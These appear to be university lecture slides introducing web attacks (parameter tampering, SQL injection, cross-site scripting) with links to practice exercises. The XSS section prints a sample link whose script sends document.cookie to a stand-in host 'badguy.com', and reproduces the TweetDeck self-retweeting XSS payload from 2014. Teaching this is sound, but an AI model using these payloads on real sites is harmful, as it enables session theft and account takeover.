
```
$name = $argv[0];
```

```
$stmt->execute();
```

SQL Injection - Exercise

http://www.codebashing.com/sql_demo

<http://battleschool.securitycompass.com/web/index>



Topics

- Crash Course: Web Architecture
- Parameter Tampering
 - Path Traversal
- SQL Injection
- Cross Site Scripting (XSS)

Cross Site Scripting

- Exploits the trust your browser has in a website
- Usually requires victim clicking or visiting a link to a trusted website
- Results in attacker running arbitrary Javascript in victim browser

The Setup

- User input is echoed into HTML response.
- Example: search field
 - `http://google.com/search.php ? term = apple`
 - search.php responds with:

```
<HTML>          <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>        </HTML>
```

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The Malicious Link

- Consider link: (properly URL encoded)


```
http://victim.com/search.php ? term =  
<script> window.open(  
  "http://badguy.com?cookie = " +  
  document.cookie ) </script>
```

- What if user clicks on this link?


So What?

- Why would user click on such a link?
 - Phishing email in webmail client (e.g. gmail).
 - Link in doubleclick banner ad
- What if badguy.com gets cookie for victim.com ?
 - Cookie can include session auth or other sensitive data only intended for victim.com

Reflected Cross Site Scripting



Regular Cross Site Scripting




Example - TweetDeck



***andy**
@derGeruhn

 Follow

```
<script  
class="xss">$($('.xss').parents().eq(1).find('a')  
.eq(1).click());$('[data-  
action=retweet]').click();alert('XSS in  
Tweetdeck')</script> ❤️
```

 Reply  Retweet  Favorite  More

RETWEETS
39,868

FAVORITES
3,686



9:36 AM - 11 Jun 2014

62

XSS Exercise

<https://xss-game.appspot.com/>

Try to use as few hints as possible!

Summary

- Crash Course: Web Architecture
- Parameter Tampering
- SQL Injection
- Cross Site Scripting (XSS)

Questions?

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Paul Murley – Paul.Murley@utdallas.edu

Kristen Williams – kxw120630@utdallas.edu

Travis Wright – tnw130030@utdallas.edu

References

<https://blog.barricade.io/cross-site-request-forgery-visually-explained/>

<http://excess-xss.com/>

<https://crypto.stanford.edu/cs155old/cs155-spring09/lectures/17-web-site-sec.ppt>